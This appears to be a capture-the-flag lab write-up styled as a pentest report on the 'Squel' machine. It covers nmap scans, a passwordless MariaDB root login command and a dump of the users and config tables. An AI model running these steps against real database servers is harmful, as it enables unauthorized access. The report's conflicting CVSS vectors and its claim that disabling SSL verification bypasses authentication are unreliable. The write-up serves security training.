
# Squel



Name: Squel
Level: Very Easy

**Vulnerability:** Unauthenticated Access to MariaDB via Authentication Bypass **Target:** 10.129.152.138 **Date:** 2025-05-20

# 1 Introducción

This report documents the results of an authorized penetration test conducted to evaluate the security of our internal environments, with a specific focus on a MariaDB instance hosted on a designated target host. The evaluation was performed via the corporate VPN and aimed to identify vulnerabilities in the database's configuration and authentication mechanisms. The engagement was conducted in a controlled environment, ensuring that all testing activities were restricted solely to the authorized host.

# 1.1 Scope


This engagement was authorized to assess the security of the MariaDB instance hosted on IP address **10.129.152.138** via the corporate VPN. All testing was limited strictly to this host, focusing on network connectivity, service enumeration, and authentication mechanisms.

# 2 FIndings

## CVSS v3.1 Score: 8.8 (High)

**Description:** During testing of the database service hosted on 10.129.152.138, the MariaDB instance was found to be misconfigured such that it allowed connection without a valid password. By connecting as the root user using an empty password (and disabling SSL certificate verification via `--ssl-verify-server-cert=off`), an attacker can bypass authentication entirely. Once connected, sensitive data—including user records and configuration details—was enumerated from the `htb` database. This misconfiguration effectively grants an attacker full administrative privileges over the database.

**Impact:** Exploitation of this vulnerability permits an unauthenticated remote attacker to achieve full control over the MariaDB instance. This could lead to unauthorized disclosure or modification of sensitive data as well as potential lateral movement within the network.



Base Score

8.8 (High)

**Attack Vector (AV)**

Network (N) [✓ Adjacent (A)] Local (L) Physical (P)

**Attack Complexity (AC)**

[✓ Low (L)] High (H)

**Privileges Required (PR)**

[✓ None (N)] Low (L) High (H)

**User Interaction (UI)**

[✓ None (N)] Required (R)

**Scope (S)**

[✓ Unchanged (U)] Changed (C)

**Confidentiality (C)**

None (N) Low (L) [✓ High (H)]

**Integrity (I)**

None (N) Low (L) [✓ High (H)]

**Availability (A)**

None (N) Low (L) [✓ High (H)]

Vector String - CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

**Rationale:**

- **Attack Vector (AV):** Network (N) – The vulnerable service is accessible remotely through the VPN.
- **Attack Complexity (AC):** Low (L) – Exploitation requires only connecting with an empty password; no special conditions or complex procedures are needed.
- **Privileges Required (PR):** None (N) – The attack is successful without requiring any existing privileges.
- **User Interaction (UI):** None (N) – No additional user interaction is needed beyond initiating the connection.
- **Scope (S):** Unchanged (U) – The impact is confined to the vulnerable MariaDB service.
- **Impacts:**
  - **Confidentiality (C):** High (H) – Full access to sensitive data, including user credentials and configuration details.
  - **Integrity (I):** High (H) – An attacker can modify or delete data freely.

  - **Availability (A):** High (H) – Unauthorized access may lead to database disruption or data loss.

This finding underscores the critical risk associated with unsecured database configurations and emphasizes the need for immediate remediation measures, such as enforcing strong authentication mechanisms for all database services.

## 3.1 Executive summary

During our authorized penetration test of the internal MariaDB server (accessible via our corporate VPN at IP 10.129.152.138), we discovered a high-risk vulnerability that allows an attacker to bypass authentication and access sensitive data without proper credentials. This vulnerability, which has been rated 8.8 on the industry-standard CVSS v3.1 scale, represents a significant security weakness that could lead to data breaches or unauthorized control of critical systems.

**Mitigations and Calls to Action:**

- **Immediate Remediation:** Prioritize a security review of the database configuration and authentication processes.
- **Enhanced Security Measures:** Implement robust authentication (including strong passwords and disabling empty password logins) and enforce strict SSL certificate validation.
- **Executive Oversight:** Allocate the necessary resources and support for a comprehensive security improvement initiative to safeguard our internal systems.
- **Ongoing Audits:** Schedule regular security audits and penetration tests to ensure vulnerabilities are identified and addressed promptly.

We strongly recommend prompt action to address this vulnerability to protect our data and maintain the integrity of our internal network.

## 3.2 Technical Summary

Our penetration test targeted the MariaDB instance running on IP address 10.129.152.138 (accessed via the corporate VPN). The assessment revealed that the server permits connections without a valid password when SSL certificate verification is disabled. By connecting as the root user with an empty password using the following command:

```
mysql -h 10.129.152.138 -u root -p '' --ssl-verify-server-cert=off
```

we successfully bypassed the authentication mechanism, gaining unauthorized access. Once connected, we enumerated the `htb` database, listing tables (such as `users` and `config`) and extracting sensitive data—including administrative user details and configuration settings. The vulnerability was assessed as 8.8 (High) under CVSS v3.1, due to its low attack complexity, remote exploitability, and severe impact on confidentiality, integrity, and availability.

**Mitigation Recommendations and Call to Action:**

- **Enforce Strong Authentication:** Disable empty password logins and require strong, enforced passwords for all database user accounts.
- **SSL Configuration:** Reinstate proper SSL certificate verification to prevent unauthorized access under insecure connections.
- **Access Control Improvements:** Review and adjust network access controls to further restrict VPN-based access to the database server.
- **Configuration Audit:** Conduct a comprehensive audit of all database configurations to verify that security best practices are followed.
- **Immediate Remediation:** Plan for and deploy an immediate patch and configuration update to mitigate this vulnerability.

It is imperative that the technical team acts swiftly to implement these measures, ensuring that our internal infrastructure is fortified against potential exploits.

# 4 Exploitation Path Description

## 1. Initial Connectivity Check

- **Command Executed:**

```
10.129.152.138kali@kali ~/workspace/Appointment/scan [15:55:50] $ ping -c 1 10.129.152.138
PING 10.129.152.138 (10.129.152.138) 56(84) bytes of data.
64 bytes from 10.129.152.138: icmp_seq=1 ttl=63 time=55.4 ms

--- 10.129.152.138 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 55.378/55.378/55.378/0.000 ms
```

- **Observation:** The target is responsive and the returned TTL of 63 suggests the host is likely running Linux.

## 2. Network Reconnaissance

- **Port Scanning:** A SYN scan was performed with Nmap to identify open ports on the target using a high-rate scan.

```
sudo nmap -sS -p- --open -n -Pn --min-rate 5000  10.129.152.138 -oG Squelports



[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 15:58 EDT
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 76.27% done; ETC: 15:59 (0:00:03 remaining)
Nmap scan report for 10.129.152.138
Host is up (0.036s latency).
Not shown: 65534 closed tcp ports (reset)
PORT     STATE SERVICE
3306/tcp open  mysql
```

**Scan Output:** The scan results show that port **3306/tcp** is open and appears to be running a MySQL service.

## 3. Service Enumeration

- **Detailed Service Scan:** An in-depth scan of port 3306 was conducted to enumerate service information.

```
kali@kali ~/workspace/squel/scan [15:59:08] $ sudo nmap -sVC -p 3306 10.129.152.138 -oN squelServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-20 15:59 EDT
NSE: Warning: Could not load 'docker-version.nse': no path to file/directory: docker-version.nse
Stats: 0:01:48 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:02:03 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Stats: 0:02:49 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.96% done; ETC: 16:02 (0:00:00 remaining)
Nmap scan report for 10.129.152.138
Host is up (0.052s latency).

PORT     STATE SERVICE VERSION
3306/tcp open  mysql?
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.27-MariaDB-0+deb10u1
|   Thread ID: 66
|   Capabilities flags: 63486
|   Some Capabilities: ODBCClient, Speaks41ProtocolOld,
SupportsTransactions, FoundRows, IgnoreSigpipes, SupportsLoadDataLocal,
DontAllowDatabaseTableColumn, InteractiveClient, Speaks41ProtocolNew,
IgnoreSpaceBeforeParenthesis, ConnectWithDatabase, SupportsCompression,
LongColumnFlag, Support41Auth, SupportsAuthPlugins,
SupportsMultipleStatments, SupportsMultipleResults
|   Status: Autocommit
|   Salt: LhE_/lT=uW5?|sOpf1\]
|_  Auth Plugin Name: mysql_native_password
```

**Findings:** The scan identifies a MariaDB service with the following characteristics:


- **Protocol:** 10
- **Version:** 5.5.5-10.3.27-MariaDB-0+deb10u1
- **Capabilities:** Detailed capability flags (e.g., supports transactions, compression, multiple statements, etc.)
- **Authentication Plugin:** mysql_native_password

## 4. Exploitation

- **Database Connection:** Access to the database was achieved without a password by connecting as the root user while bypassing SSL certificate verification. The command used was:

`mysql -h 10.129.152.138 -u root -p '' --ssl-verify-server-cert=off`

**Evidence:**



```
kali@kali ~/workspace/squel/scan [16:12:05] $ mysql -h 10.129.152.138 -u root -p ''  --ssl-verify-server-cert=off
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 78
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB []> show databases;
+--------------------+
| Database           |
+--------------------+
| htb                |
| information_schema |
| mysql              |
| performance_schema |
+--------------------+
4 rows in set (0.038 sec)

MariaDB []> 
[squel] 0:mysql*
```

## 5. Post-Exploitation – Data Enumeration

- **Database Selection:** After connecting, the `htb` database was selected.
- **Listing Tables:**

```
MariaDB [htb]> show tables;
+---------------+
| Tables_in_htb |
+---------------+
| config        |
| users         |
+---------------+
```

### Retrieving Data:

- **Users Table:**

```
MariaDB [htb]> SELECT * from users;
+----+----------+------------------+
| id | username | email            |
+----+----------+------------------+
|  1 | admin    | admin@sequel.htb |
|  2 | lara     | lara@sequel.htb  |
|  3 | sam      | sam@sequel.htb   |
|  4 | mary     | mary@sequel.htb  |
+----+----------+------------------+
4 rows in set (0.057 sec)
```

- **Config Table:**

```
MariaDB [htb]> SELECT * from config;
+----+-----------------------+-----------------------------------+
| id | name                  | value                             |
+----+-----------------------+-----------------------------------+
|  1 | timeout               | 60s                               |
|  2 | security              | default                           |
|  3 | auto_logon            | false                             |
|  4 | max_size              | 2M                                |
|  5 | flag                  | <REDACTED>                        |
|  6 | enable_uploads        | false                             |
|  7 | authentication_method | radius                            |
+----+-----------------------+-----------------------------------+
```

**Impact:** The unauthorized access allowed for complete data enumeration, revealing sensitive user records and configuration details, including a flag value. This indicates a significant breach in the database's authentication mechanisms.

**Overall Summary:** This exploitation path demonstrates the following:

1. **Connectivity Verification:** Confirming that the target machine is live and running Linux.
2. **Network Scanning:** Identifying a critical service (MariaDB) running on port 3306.
3. **Service Enumeration:** Detailed analysis confirmed vulnerable configuration details.
4. **Exploitation:** Bypassing authentication using an empty password and disabling SSL certificate verification allowed unauthorized access.
5. **Data Exfiltration:** Successful enumeration of tables and sensitive data from the `htb` database.

Each step was conducted within a controlled environment to illustrate the vulnerability, highlighting the need for robust access controls and proper authentication mechanisms on the database service.

# 5 Conclusions

The penetration test of the MariaDB instance on IP address 10.129.152.138 has uncovered a significant security vulnerability stemming from improper configuration. Our testing demonstrated that the database permits unauthenticated root access by accepting an empty password when SSL certificate verification is disabled. This misconfiguration, rated 8.8 (High) on the CVSS v3.1 scale, exposes the system to unauthorized access and potential data breaches.

Through controlled exploitation, we were able to bypass the authentication mechanism and enumerate sensitive information—such as administrative user details and critical configuration settings—from the `htb` database. The implications of this vulnerability are severe, as an attacker could manipulate or exfiltrate sensitive data and potentially use the compromised database as a foothold for further network exploitation.

Given the demonstrated risks, immediate remediation is imperative. We recommend enforcing strong authentication practices (e.g., disallowing empty passwords and requiring robust credentials), re-enabling proper SSL certificate validation, and conducting a comprehensive audit of the database configuration. Implementing these measures will significantly reduce the risk of exploitation and fortify the internal network’s security posture.

In summary, this critical vulnerability underscores the necessity of improving our security configurations and access controls—actions that must be prioritized to protect both our data and our infrastructure.

# 6 Appendix – Tools Utilized

- **Ping:** Used to verify target connectivity and responsiveness.
- **Nmap (v7.95):** Employed for high-rate SYN scans to quickly identify open ports and enumerate services running on the target system.
- **MySQL Client:** Utilized to connect to the MariaDB instance, enabling authentication testing and data enumeration.
- **CVSS v3.1 Calculator (NVD):** Applied to assess the severity of the vulnerability and determine its risk score (8.8 High).
- **Screenshot/Documentation Tools:** Used to capture command outputs and evidence during the testing process for inclusion in the final report.